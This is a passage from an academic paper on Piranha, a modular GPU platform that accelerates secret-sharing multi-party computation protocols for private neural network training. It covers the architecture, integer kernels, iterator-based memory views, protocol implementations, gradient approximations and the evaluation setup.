domain-specific knowledge of GPU task scheduling and memory hierarchy to implement efficient kernels raises the barrier to entry and impedes the development of practical MPC-based systems.

1.1 Challenges and Insights

Supporting efficient secure computation on the GPU faces a few core problems. Plain-text ML computation is straightforward and can be done directly in floating point with reasonable memory constraints, while the equivalent multi-party computation can be accomplished using any number of different protocols, operating over integer types, with significantly higher available memory requirements. We




Figure 1: Piranha's three-layer architecture in blue, with components implemented on top in white. On the device layer, we contribute low-level GPU kernels accelerating local, integer-based data shares. At the protocol layer, we implement functionality for three different linear secret-sharing (LSSS) MPC protocols at the protocol layer: SecureML [60] (2-party), Falcon [88] (3-party), and FantasticFour [23] (4-party). At Piranha's application layer, we provide a protocol-agnostic neural network library that can be executed by any of the protocols. Piranha is modular in that it can support additional components beyond what we provide.

design Piranha to address these challenges while providing a general-purpose platform for MPC development, with support for linear secret-sharing schemes (LSSS), encompassing a large (and growing) number of state-of-the-art protocols for secure computation [18, 23, 56, 64, 69, 86, 88].

Challenge: Protocol-independent acceleration. As even simple multi-party operations such as multiplications may be computed using a wide variety of approaches based on the protocol used, how can a platform efficiently provide acceleration support to each of them? While entire MPC computations are quite different, they are almost always decomposed into individual operations over local data shares mixed with communication between the parties to obtain the final result. Thus, accelerating local operations over local shares can yield significant performance benefits while remaining entirely protocol-independent. Piranha uses vector shares as the basic unit of computation over individual values, as it ensures that any protocol or application implemented using them will inherently take advantage of the GPU's parallelism. With a shared abstraction for local data, Piranha can transparently manage data transmission and memory allocation, keeping data on the GPU for the entirety of the computation while minimizing data transfer from the CPU.

Challenge: Enabling integer-based GPU computation. Data representation is an important consideration for secure computation libraries. There is a tension between supporting high-precision real values required by applications such as NN training (e.g. float datatypes) and structured algebraic properties required by the secret sharing schemes (e.g. int datatypes). State-of-the-art secure computation libraries and frameworks resolve this tension by using fixed-point datatypes, encoding real values with a fixed precision into a large integral datatype (typically 64-bits). Unfortunately, GPUs primarily focus on accelerating floating-point computation with extremely efficient kernel implementations, targeting plaintext graphics and ML workloads. This has resulted in a dearth of GPU kernels for large bitsize (32- and 64-bit) integer computations [3]. We argue that the lack of integer kernels in existing GPU libraries significantly hampers simple acceleration for MPC protocols; Piranha explicitly provides for integer-based shares and matching GPU integer kernels to accelerate common operations.

Challenge: Supporting large MPC problems in limited GPU memory. While modern CPUs boast terabytes of RAM for computation, present-day GPUs are constrained to a severely limited pool of available memory – 12 or 16 GB for commodity models. This is a salient issue for MPC, where protocols often maintain duplicated copies of data in separate secret shares, leading to a multiplicative increase in memory requirements. When paired with ML model parameters whose footprint can range in the gigabytes, even in plaintext, Piranha must make as efficient use of its limited device memory as possible. This can directly impact overall performance: in ML training, memory availability limits the total batch size – i.e. the number of data points processed in parallel – that can be supported on a single GPU. To address this problem, we primarily support in-place operations for local shares, performing additional memory allocation only when a protocol explicitly requests it. While applications like privacy-preserving ML training will always require a baseline allocation, encouraging protocols to reuse existing buffers minimizes temporary peaks in total memory usage. Second, MPC protocols may exhibit non-standard memory access patterns incompatible with the integer kernels available. Naively copying data into the desired layout before performing the computation unnecessarily limits the problem sizes we can support, so to efficiently parallelize some operations, Piranha's insight is that memory-efficient computation can be achieved with views over GPU memory, allowing for in-place computation. In particular, this approach precludes the need to manually modify GPU data layouts, avoiding any temporary memory allocation or data transfer overhead that the computation would normally require.

1.2 Evaluation Summary

Piranha addresses these issues with a modular, three-layer GPU-based framework for secure computation (Figure 1) whose structure we discuss in Section 2. We demonstrate the practical use of Piranha in implementing three different LSSS protocols for secure neural network training – the 2-party SecureML [60], 3-party Falcon [88], and 4-party Fantastic

Four [23] protocols. Piranha does not propose a new secure multi-party protocol, rather, we focus on demonstrating how the platform accelerates existing protocols. We plug these protocols into a high-level neural network library to provide GPU-assisted private training and inference of ML models.

Compared to state-of-the-art CPU implementation [28] of computational building blocks such as matrix-multiplication, convolutions, and comparisons, Piranha improves runtime by 2 to 3 orders of magnitude. Thus, Piranha makes a big step forward towards practical MPC training. For example, prior work such as Falcon estimates that training a realistic neural network like VGG16 using its 3-party protocol would require 14 days [88]. In comparison, Piranha can perform the same training process in 33 hours, a 10× improvement.

One would expect that since Piranha accelerates general LSSS-based MPC, Piranha would thus be slower than a system like CryptGPU [79] that is tailored for a *specific* MPC protocol. We show that in fact, we achieve generality while demonstrating a 2-12× improvement in runtime and supporting up to a 4× greater problem size on the same GPU hardware. CryptGPU [79] only demonstrates full end-to-end training on simple networks such as AlexNet [51], while only micro-benchmarking single-layer training passes for larger networks like VGG16 [78] which has twice as many parameters. In contrast, for the first time, Piranha demonstrates the feasibility of training a *realistic* neural network like VGG [78], *end-to-end*, using MPC *in a little over one day*.

2 System Architecture

Piranha contributes three distinct, modular layers that provide a separation of concerns for GPU-accelerated secure computation (Figure 1): a *device* layer that abstracts GPU-specific code from MPC developers; a *protocol* layer that implements different MPC protocols, their secret-sharing schemes, and adversarial models; and an *application* layer that uses these protocols in an agnostic manner for high-level computation.

The *device layer* consists of two components. First, it provides an abstraction of a GPU-based integer vector, which represents a locally-held share of a vector whose values are secret-shared among multiple parties. These shares live on the GPU throughout the computation, minimizing data transfer overhead. Communication is handled in a protocol-independent manner: when necessary, the device layer copies a share to the CPU before transmitting it over the network. Second, the device layer maintains a set integer kernels that implement commonly-needed functionality (e.g. elementwise addition or matrix multiplication) over local share vectors. We discuss how MPC operations are accelerated in Section 3.

The *protocol layer* allows MPC developers to compose operations on local shares into a full protocol, benefiting from GPU acceleration without developing expert knowledge or re-implementing GPU support from scratch. Applications rely on each protocol to provide an interface in the form of a secret-shared vector and a set of functionalities that can operate on them. Alongside individual protocol definitions, we implement protocol functionality under the Arithmetic Black Box Model that can be used to supplement any of the specific protocols, demonstrating the benefit of Piranha's modular structure. In addition, MPC protocols can require intricate computation that cannot be foreseen at the device layer; Section 4 details how iterator-based views over local shares on the GPU can be used to enable these operations while remaining within the GPU's limited memory constraints.

Finally, at the *application layer*, computation can focus on solving domain-specific challenges such as secure neural network training, without a dependency on any specific protocol. The functionality set provided by each protocol determines which applications can use a given protocol without requiring modification.

To put Piranha in context, imagine implementing a simple privacy-preserving neural network layer. Its core logic (e.g. updating layer parameters during forward and backward passes) remains untouched at the application layer. Instead of using plaintext vectors, however, the layer makes use of a vector secret-shared by an implementation at the protocol layer, and operates on these secret shares using the corresponding protocol functionality, for example, a privacy-preserving matrix multiplication. In turn, the protocol decomposes its multiplication into a series of local matrix multiplications, which are accelerated by a protocol-independent integer kernel in Piranha's device layer.

Threat model. Piranha assumes that parties participating in a protocol execution operate in separate trust domains, using their dedicated GPUs (e.g. in a cloud provider of choice). A GPU in Piranha communicates with another parties' GPU through their associated CPUs and across a normal Internet connection. As such, Piranha can be used in both LAN and WAN environments. Due to Piranha acting as a platform for existing MPC protocols, parties executing an application with Piranha inherit the security guarantees of the underlying MPC protocol. For example, a protocol with semi-honest security retains those guarantees while being executed by Piranha. We implement and evaluate three such semi-honest protocols on top of Piranha in Section 6.

3 Device layer

Effectively and easily interfacing with the GPU is a major barrier to MPC developers who wish to accelerate their protocols, but lack experience in programming optimized GPU kernels. Thus, a flexible abstraction is needed to support a wide array of MPC protocols while minimizing any domain-specific knowledge required. In this section, we discuss how Piranha addresses two primary challenges in providing extensible GPU support for MPC protocols: managing vectorized GPU data and supporting acceleration for integer-based computation.

Listing 1 Sample DeviceData usage demonstrating its key capabilities: transparently accelerating element-wise operations (lines 7-8), using Piranha-implemented integer kernels for computation such as matrix multiplication (line 11), communicating share contents with other parties (lines 14-15), and using iterators to define views of existing data without performing a data copy (lines 18-21).

```
1  // Device share initialization
2  DeviceData<uint32_t> a = {1, 2, 3, 4, 5, 6};
3  DeviceData<uint32_t> b = {1, 0, 1};
4  DeviceData<uint32_t> c(2);
5
6  // Vectorized element-wise operations
7  a += 10;
8  a *= 2;
9
10 // GEMM call: a (2x3) * b (3x1) -> c (2x1)
11 c = gpu::gemm(a, b, 2, 1, 3);
12
13 // Communication with party id 1
14 a.send(1);
15 a.join();
16
17 // Even (offset=0) or odd (offset=1) values
18 DeviceData<uint32_t> d(
19  stride(c,2).begin()+offset,
20  stride(c,2).end()
21 );
```

3.1 Data management on the GPU

Piranha provides access to GPU memory through a single data abstraction we call a DeviceData buffer. A key property that DeviceDatas maintain is that their data resides only on the GPU; no buffers are maintained in CPU memory to avoid data transfer overhead when computing with GPU-based kernels. In the context of MPC protocols, these buffers often logically correspond to local copies of a secret share. A DeviceData can be templated by integral C++ data types such as uint32_t or uint64_t. Share *vectors*, not individual share values, are the basic unit of computation in Piranha, and so the abstraction is functionally equivalent to a std::vector<> class, except that the data remains on-device. Listing 1, lines 2-4 show a few examples of how DeviceData vectors can be initialized.

Element-wise operations over collections of secret-shared values are common in secure computation. As a result, they are prime targets to accelerate in parallel, enabling the GPU to naturally improve protocol performance. As an added benefit, by using vectorized DeviceData shares, developers at the protocol layer inherently parallelize their protocol implementation. Piranha's device interface supports a variety of local operations on individual share vectors; as a simple example, lines 7 and 8 of Listing 1 perform an accelerated element-wise scalar addition and multiplication, with each value modified in parallel by a different GPU kernel thread.

A primary insight Piranha makes is that, independent of the specific protocol, MPC functionalities over secret-shared data decompose into a common set of local arithmetic operations. It is this narrow waist that the device layer targets for acceleration in a way that can benefit every MPC protocol. Consider a widely used primitive, secure matrix multiplication, that decomposes into simple matrix multiplications and additions over local data in a protocol-agnostic way. To this end, Piranha provides integer kernels for performing general matrix multiplication (GEMM) over the DeviceData class, which we use to build secure matrix multiplication protocols (cf. Section 4 for an example). An individual GEMM call is shown in Listing 1, line 11. In Section 6, we evaluate how these kernels improve the performance of secure matrix multiplication by up to 200× over a CPU-based implementation.

A note on communication. Currently, support for direct GPU-GPU communication over the network is nascent and not widely available. Thus, in Piranha, communication between GPUs is bridged via the CPU, incurring a data copy overhead for each round of communication. Given that GPU-CPU data transfer speeds are significantly faster than communication over the network, this overhead is not significant in the applications we consider. We manage communication by abstracting this complexity away from MPC developers by providing simple data transmission functions. A sample communication round to a different machine is shown at Listing 1, lines 14 and 15. In the background, Piranha copies the values in DeviceData a to a temporary CPU buffer, and transmits it over the network. The protocol execution can then wait until the buffer has been successfully sent by calling join() to synchronize protocol execution.

3.2 Iterator-based operations

Another key design criteria for Piranha's device share abstraction is memory efficiency. While CPU-based protocols have enjoyed "effectively" unlimited memory availability, realistic GPU-based MPC computation is restricted to commercially-available GPUs that generally have around 16 GBs of memory. Given the increase in memory consumption required by secret-shared protocols, the result of inefficient memory usage is to unnecessarily limit application problem sizes. Furthermore, the overhead of data allocation, particularly for vectors of large sizes, forms a significant portion of the total overhead of using GPUs. To address this issue, we seek to avoid any redundant temporary data allocation used to transform data into a specific layout for kernel execution. We achieve this using an iterator-based abstraction in our DeviceData class, as follows.

Piranha's iterators allow the developer to traverse data vectors in a program-defined order, applying operations over a "view" of GPU memory decoupled from the actual physical data layout. For instance, a common operation requires pairwise operation over elements of a vector (cf Section 4 for details), i.e., operations over vec[2i],vec[2i+1] for a given vector vec and over all indices i. A naïve approach would

either require copying the odd and even components of the vector or to allocate new memory for storing the result. Our iterator-based approach allows us to define odd and even views over the same vector that effectively allow the GPU to interpret the memory with a stride of 2. This abstraction enables memory efficient code design by allowing us to view a given memory allocation in different ways. Hence, this approach encourages limited additional memory allocation – performing in-place element-wise operations as well as storing the computation result in existing memory.

Lines 18-21 of Listing 1 demonstrate this concept. The two DeviceData vectors even and odd hold a view of all the values in c at a stride of 2, or put otherwise, skipping every other value (odd starts at index 1). Note that this is simply a "view", i.e., even,odd operate on the same physical memory held by the original DeviceData c. Creating this view for every other indexed value allows a pairwise computation to be performed *with no additional memory allocation required*.

3.3 Integer kernels

The MPC protocols we implement in Section 4.4 operate on additive secret sharing over 32- or 64-bit ranges. As discussed in Section 1, there is a lack of kernel implementations for these data types [3], because prior work has focused on improving the performance for floating point data types. Some integer kernels are implemented for 8-bit matrix multiplications into 32-bit accumulators, for example, but the lack of support for larger integer types can be attributed to concerns of overflow in the product. Thus, there are two ways to benefit from GPUs for large bit-width integer types.

The first is to decompose large integers into multiple values of smaller width, such as 16 bits, representing the original value $x = x_3 2^{48} + x_2 2^{32} + x_1 2^{16} + x_0$. Computation can then be performed over each 16-bit sub-value x_3, x_2, x_1, x_0 by embedding them into 64-bit floating point types. Note that a large slack is required, as the result of multiplying matrices of 16-bit values will often exceed 32 bits in size and floating point computation does not have the same modular overflow as for integers. The problem with this approach is that it requires multiple individual floating point kernel calls over 16-bit values to compute one 32- or 64-bit integer result.

The second approach, which we take, is to directly implement kernels over integer data types. Piranha directly adds support for full-size integer matrix multiplication and convolution kernels at the device layer. We use the general-purpose templated matrix multiplication and convolution kernels in CUTLASS [4] to support 32- and 64-bit integer types.

While we cannot use existing, highly optimized floating-point GPU kernels such as those provided by cuBLAS [3], there are two benefits to our approach: (1) Piranha's modular structure allows independent improvement of kernels, and thus future hardware support for large integer operations on GPUs can be easily integrated and benefit all pre-existing protocols, and (2) the ability to directly compute integer results in a single call to a GPU kernel yields a better performance overall than multiple calls to a more efficient floating point kernel. We demonstrate these gains in Section 6 and Appendix B.

4 Protocol layer

Piranha provides a framework for implementing various MPC protocols leveraging the benefits of GPU acceleration. We first describe how we use Piranha's DeviceData class to implement MPC protocols, then highlight how complex protocols can be parallelized in a memory-efficient manner, and finally, how Piranha allows for functionality reuse between protocols.

4.1 MPC protocol implementation

Any protocol implemented in Piranha specifies two things: the secret sharing base, including the adversarial model, and operations over this secret sharing base. For example, suppose a MPC developer seeks to implement a 3-party protocol using replicated secret sharing for an honest majority of semi-honest corruptions (for instance [9, 88]). In this setting, a secret value x is composed of 3 shares $x \equiv x_0 + x_1 + x_2$, where each party holds only 2 of the 3 shares. Thus, the class for such a protocol will contain two DeviceData objects, one per share. Simple operations such as additions can be specified component-wise, leveraging the underlying GPU layer as shown in Listing 1.

To multiply two secret matrices x, y, if the first party holds shares (x_0, x_1), and (y_0, y_1), the output can be computed by regrouping the terms of the product as [9]:

$$\begin{aligned} x \cdot y &= (x_0 + x_1 + x_2) \cdot (y_0 + y_1 + y_2) \\ &= (x_0 \cdot y_0 + x_0 \cdot y_1 + x_1 \cdot y_0) + (\ldots) + (\ldots) \end{aligned} \tag{1}$$

Thus the computation can be split such that the first term can be computed locally by the first party (and similarly for the other parties). Leveraging the device layer for each individual local GEMM computation (cf. Listing 1 line 11), the overall secure matrix multiplication protocol can be easily implemented as shown in Listing 2. This example shows the ease of implementing various MPC functionalities in Piranha's protocol layer by building over the local functionality at the device level. In Section 6, we directly evaluate the performance benefit of this implementation against a similar CPU-based protocol for secure matrix multiplication.

Randomness generation. We assume that the parties maintain secure point-to-point communication channels and share pairwise AES keys to generate common randomness. Recent works have looked at efficiently generating randomness on the GPUs [10, 54, 89]. While CPU cores outperform GPU cores for smaller amount of randomness, it becomes desirable to generate randomness using GPUs for large scale random number requirements [10]. Such random number generation can be easily added to the protocol layer in Piranha.

Listing 2 A replicated secret-sharing protocol class (3-party setting) implemented at the Piranha protocol layer. The protocol specifies the secret-sharing base: each party has two local DeviceData shares templated by type T. The matmul functionality is performed for this class by implementing a secure matrix multiplication based on Eq. 1.

```
// Replicated secret sharing class
class RSS<T> {
  DeviceData<T> shareA, shareB;
}

void RSS<T>::matmul(RSS<T> a, RSS<T> b,
            RSS<T> c, ...) {
  DeviceData<T> localC;

  localC += gpu::gemm(a.shareA, b.shareA, ...);
  localC += gpu::gemm(a.shareA, b.shareB, ...);
  localC += gpu::gemm(a.shareB, b.shareA, ...);
  // Reshare and truncate localC to c
}
```

4.2 Memory-efficient protocols

Section 3 demonstrates an iterator-based implementation for DeviceData buffers. In this section, we showcase how this abstraction can be used to perform efficient in-place memory computations. As an example, we consider a CarryOut protocol, that securely computes the carry bit for binary addition i.e., given the bitwise sharing $(a_{k-1},\cdots,a_0)$ and $(b_{k-1},\ldots,b_0)$ of two k-bit vales a,b, the goal is to compute the carry bit at the MSB c_k. This primitive forms the backbone of nearly every state-of-the-art comparison protocol [24, 34, 56, 59]. In the case of the neural network library we discuss in Section 5, comparisons enable standard activation functions and pooling operations including ReLU and Maxpool.

The computation proceeds in $\log_2 k$ rounds by emulating a simple carry-lookahead adder [5]. As part of the computation, at round $i \in \{1,2,\cdots,\log_2 k\}$, the CarryOut computes the AND between adjacent propagating bits, i.e., $p'_j = p_{2j} \wedge p_{2j+1}$ where p_j are propagation bits at round i and p'_j are the propagation bits for the next round. At the end of $\log_2 k$ rounds, the final bit is the result of CarryOut.

A naïve implementation of the above will suffer from two major inefficiencies. First, bitwise expansion requires that each secret-shared bit be stored separately, increasing the memory footprint on the GPU. Second, using contiguous allocations to separate pairwise bits results in non-trivial overhead from additional memory use and data copies. Figure 2a shows 3 rounds of this CarryOut operation implementation where the propagating p bits are combined. Unfortunately, due to the vectorized nature of data computation on the GPU, half of p must be copied at each step to a different memory allocation before the next round can be evaluated (red-outlined in Figure 2a). During one execution of this particular CarryOut implementation, $\log(n)$ additional data copies are performed.




Figure 2: Comparison of a memory-inefficient naive carryout implementation Figure 2a and our iterator-based in-place computation Figure 2b. In the former approach, new memory allocations and data copy – highlighted in red – are done to split pairwise elements into contiguous vectors for parallel GPU processing. The ability to define iterators and execute kernels over non-contiguous memory allows Piranha to avoid any additional memory allocation.

In contrast, Piranha uses iterator-based views to allow access to non-contiguous data elements in strides. Figure 2b demonstrates an memory-optimized version of CarryOut leveraging this ability. For each round, the protocol defines two iterators, one for every even element (yellow values), and one for every odd element (blue values), and uses those as the basis for executing a kernel computing the next values of the propagation bit. The iterators are input to a pairwise comparison kernel that would otherwise expect data marshalled into a specific contiguous layout, allowing for efficient computation entirely without data movement.

Furthermore, we can reuse the first iterator to store the results in the original allocated buffer, resulting in no additional data copies or memory allocation. Since the entire bitwise vector is allocated until the end of the protocol, we continue to use (increasingly less of) it to store intermediate results until the final carry bit is calculated. Finally, templating allows the bit-vectors to use smaller datatypes (say uint8_t) compared to the datatypes used in the secure computation (say uint64_t), thus minimizing the memory footprint they require on the GPU.

4.3 Reusable protocol components

The structure of Piranha supports reusing protocol implementations, so that protocols can build on other implementations in a number of ways. For instance, a new protocol for secure comparison that operates in the same setting as another implemented protocol in Piranha can focus solely on

implementing the secure comparison functionality and inherit the rest from the existing share type in Piranha. This also helps in maintaining the compatibility at the application layer.

Another reusable component of Piranha is the implementation of share agnostic functionalities. For example, this includes protocols that have been proven secure in the arithmetic black box model $\mathcal{F}_{\mathsf{ABB}}$ [26]. Such protocols are specified agnostic to the specific adversarial model and remain the same as long as the basic operations are performed securely in the specific adversarial model. A number of cryptographic primitives and functionalities are proven secure in this model [34, 52, 56]. Piranha allows such methods to be generically implemented once at the protocol level, alongside protocol-specific functionality, and can then be inherited by any other implementation. As two examples, we implement a state-of-the-art comparison protocol by Makri *et. al.* [56] and a protocol for approximate square-root and inverse computation based on [88].

Secure comparison. We use secure comparison as an example of implementing a method in the arithmetic black box model. The comparison protocol uses edaBits [34] as preprocessing material to efficiently compute a comparison of secret values. An edaBit is a secret sharing of a random value and the bit decomposition of the same value as boolean shares i.e.,

$$\mathsf{edaBit}: [r]_M, [r_0]_2, [r_1]_2, \cdots, [r_m]_2 \text{ where } r \xleftarrow{\$} \mathbb{Z}_M \qquad (2)$$

where $m+1 = \log_2 M$. The protocol for generating this can be found in [34]. The problem of secure comparison over arithmetic secret-sharing can then be converted to a secure comparison over boolean secret-sharing using the edaBit. The latter can then be implemented efficiently using bitwise operations such as CarryOut [5]. Details of this operation are presented in Section 4.2.

Approximate computations. The privacy-preserving neural network application we implement requires a pair of specific protocols for the normalization layers: secure integer division and secure computation of a square root. MPC protocols for these primitives typically require approximate computation using Newton's methods. We write a generic functionality based on the protocols from [74, 88] where we find the nearest power of two for each input value and then evaluate a fixed-point Taylor series polynomial approximation. We use a simple Python script to compute polynomials of a given degree that approximate each target function, in this case, sqrt and inverse. These functionalities are then implemented and used across different protocols. Specifically, Piranha uses the following approximations:

$$\begin{aligned} \mathsf{sqrt}(x) &= 0.424 + 0.584(x) \\ 1/x &= 4.245 - 5.857(x) + 2.630(x^2) \end{aligned} \qquad (3)$$

These approximations achieve an L1 error of 0.00676 and 0.02029, respectively, for x between 0.5 and 1.

4.4 MPC protocols

We implement three different MPC protocols to demonstrate Piranha's generality at the protocol layer: a 2-party implementation based on SecureML [60], a 3-party implementation built upon Falcon [88], and a 4-party protocol [23]. We briefly describe each of these protocols below, and prefix them with "P-" to indicate they are implementations accelerated by Piranha.

Two-party protocol (P-SecureML). In 2017, Mohassel and Zhang [60] proposed a 2-party (and a trusted third party variant) protocol for privacy-preserving machine learning, using a 2-out-of-2 arithmetic secret sharing as the basis for its functionality. The linear layers are computed using Beaver triples and the non-linear layers are evaluated with garbled circuits. In our implementation, we replace the expensive GC-based evaluation of ReLUs with a more recent and efficient comparison protocol using edaBits [34, 56].

Three-party protocol (P-Falcon). We build a 3-party protocol using the work of Wagh *et. al.* [88]. It uses a 2-out-of-3 replicated secret-sharing as the basis for its functionality. The linear layers are performed using local multiplications and resharing, a technique used in many other 3PC frameworks [9, 36, 59]. The non-linear layers are computed using a specialized comparison protocol building upon [86]. Once again, we replace the comparison protocol using the more efficient work by Makri *et. al.* [56].

Four-party protocol (P-FantasticFour). Our 4-party implementation follows the work of Dalskov *et. al.* [23]. It uses 3-out-of-4 replicated secret sharing: linear layers are performed using a generalization of the replicated secret sharing approach, thus using a combination of local multiplications and resharing (known as joint message passing and INP in the work and similar to [49]). For comparison (probabilistic truncation), the protocol uses a combination of [33] and [49].

5 Application Layer

Our final layer of abstraction is the neural network layer. This interface is guided by the types of the deep learning architectures we wish to support. Currently, Piranha implements protocol-agnostic versions of the following layers in full generality [6, 11]:

(1) Linear layers: Convolution and fully-connected layers

(2) Pooling operations: Maxpool and averagepool

(3) Activation functions: ReLU

(4) Normalization: Layer normalization

Layers use the popular Kaiming weight initialization [40]. Any neural network architecture that is composed of these layers can be run using Piranha. This covers a large class of popular networks used in computer vision - from simple multi-layer perceptrons like SecureML [60] to more complex convolutional neural networks such as AlexNet [51] and

matmul(...)	Matrix multiplication of two matrices.
convolution(...)	Convolution of two tensors.
maxpool(...)	Compute the maximum of set of values.
truncate(...)	Truncate i.e., divide shares by power of 2.
reconstruct(...)	Opening of secret shares.
selectShare(...)	Select one out of two shares given a boolean secret shared value.
comparison(...)	Compare two shares.
sqrt(...)	Compute an approximate square root.
inverse(...)	Compute an approximate fixed-point inverse.

Table 1: Functionalities required by the NN training application, implemented by each class in Piranha's protocol layer.

VGG16 [78]. In our evaluation in Section 6, we compare Piranha to the networks used in prior works [79, 88].

5.1 Interfacing the neural network library

As discussed in Section 5, we focus on the secure evaluation of neural network models as our target application. To support the neural network library over multiple MPC protocols, we require each MPC protocol to implement a common set of functionalities. Once this set is implemented, the protocol can support training and inference over any neural network architecture constructed with the supported layers. This required set of MPC functionalities is given in Table 1.

Listing 3 shows a simplified look at the forward pass of a fully connected layer. The functionality simply takes a batch of inputs, multiplies them with the layer weights and adds the layer's bias to compute the activations. The forward pass implementation is protocol-agnostic in that it can be templated with any given Share type (e.g. from Listing 2's RSS share) and requires only that the required functionality matmul be implemented by that protocol.

5.2 Secure training of neural networks

Training neural networks, especially larger and deeper networks presents a number of challenges. In order to demonstrate learning, we face three major challenges:

(1) Back propagation gradients are frequently much smaller than the remaining activations and must be preserved by the finite precision available in fixed-point integers.

(2) The quality of the gradients can also significantly affect the training process. Ensuring that the final layer gradient computation is accurate has a significant impact on how well the network trains. Inaccuracies are compounded by linear layers, which yield approximate values due to each multiplication performed with finite precision arithmetic.

(3) Closely related to the previous issue is the stability of the final layer gradients. As the network trains, the magnitudes of the final layer activations grow in size.

Listing 3 Protocol-agnostic implementation of a fully-connected neural network layer. Any protocol class, such as the RSS class in Listing 2, that implements the desired matmul functionality can be used to compute the forward pass.

```
1  // Fully connected layer forward pass
2  template<typename Share>
3  void FCLayer<Share>forward(Share input) {
4    matmul(input, this->weights,
5        this->activations, ...);
6    this->activations += this->bias;
7  }
```




Figure 3: Our new approximate computation of last layer gradients that stabilize the learning process.

> Softmax [31] computations to generate the needed gradients (which involve an exponentiation) can quickly exceed the size of the data type, yielding an overflow and destabilizing the learning process.

We showcase in Section 6 that privately training neural networks is indeed possible for large networks with over 100 million parameters. We use fixed-point arithmetic to encode real numbers for neural network experiments. For private inference, we observe that the neural network can be run over 32-bit data-types with a fixed-point precision of 13 bits. However, for private training, to retain the gradients with sufficient precision, we use 64-bit data types with 20 or more bits of fixed-point precision, with deeper network depths requiring higher precision (Section 6.4). Finally, to address latter challenges, we propose a new gradient computation function. Our gradient computation has two main advantages: it is more stable to large activations, and it is MPC-friendly. The first is achieved because we approximate the exponential with a function that does not increase the magnitude of the secret-shared values. The second is achieved by using only comparisons, which significantly reduces the round complexity of the computation.

Gradient Computations. In order to compute the gradients for the backward propagation [41], we apply a softmax coupled with the cross-entropy loss function. Suppose the output of the last layer is $\mathbf{x} = (x_0, \cdots, x_9)$, and $\mathbf{y} = (y_0, \cdots, y_9)$ is a one hot encoding of the true label, then the loss function (per

image) is given by:

$$\ell = -\sum_i y_i \log p_i \quad \text{where} \quad p_i = \frac{e^{x_i}}{\sum_j e^{x_j}} \tag{4}$$

The gradient is then given by:

$$\nabla_i = \frac{\partial \ell}{\partial x_i} = p_i - y_i \tag{5}$$

While there are a few different ways to compute this gradient [48], they do not solve the challenges mentioned above, which are critical when training is performed on larger networks and datasets. Note that the softmax function remains the same if the logits p_i are computed using the activations $x_i - x_{\max}$ where $x_{\max} = \max(x_1, \cdots, x_k)$ if k is the number of classes. In other words,

$$p_i = \frac{e^{x_i - x_{\max}}}{\sum_{j=1}^{k} e^{x_j - x_{\max}}} \tag{6}$$

We propose a new function computation to approximate the above computation (Eq. 6):

$$p_i \approx \mathsf{appExp}(x_i - x_{\max}) / \sum_{j=1}^{k} \mathsf{appExp}(x_j - x_{\max}) \tag{7}$$

where $\mathsf{appExp}(\cdot)$ is the approximate exponential function as shown in Fig. 3. We compute the inverse in plaintext using a functionality similar to FALCON. To preserve the long tail of the exponential, we add a small bias of 10^{-3} to each component of $\mathsf{appExp}(\cdot)$. Note that this function is (1) relatively easy to compute within MPC, and (2) preserves (i.e., does not increase) the magnitude of the activations. These factors make the gradient computations using this function stable from the machine learning perspective.

6 Evaluation

In our evaluation, we answer the following questions:

(1) *In comparison to state-of-the-art, CPU-based prior work, how well does* Piranha *accelerate the same computation tasks?* (Section 6.2)

(2) *Can* Piranha *be used to successfully and securely train large neural networks (e.g. over 100 million parameters) in a reasonable amount of time? (Sections 6.3 and 6.4)*

(3) *What are* Piranha*'s computation and communication costs in LAN and WAN environments?* (Section 6.5)

(4) *How well does* Piranha *manage constrained GPU memory and how well does its memory-conscious design improve scalability at the application layer?* (Section 6.6)

(5) *How does the runtime performance of privacy-preserving inference and training, supported by* Piranha*'s protocol-agnostic acceleration, compare with prior work on targeted protocols?* (Section 6.7)

6.1 Evaluation set-up

We run our experiments over similar hardware and networking environments as prior works [23, 60, 88]. For CPU-based implementations, we use Azure F32s_v2 instances with Intel Xeon Platinum 8272CL @ 3.4GHz processors and 64 GB of RAM. Networked experiments are executed in a LAN setting with a bandwidth of 10 Gbps and ping time of 0.2 ms. GPU-based experiments are run on Azure NC6s_v3 instances with 6-core Intel Xeon E5-2690 v4 CPUs with 112 GB RAM and Nvidia Tesla V100 GPUs with 16 GB RAM.

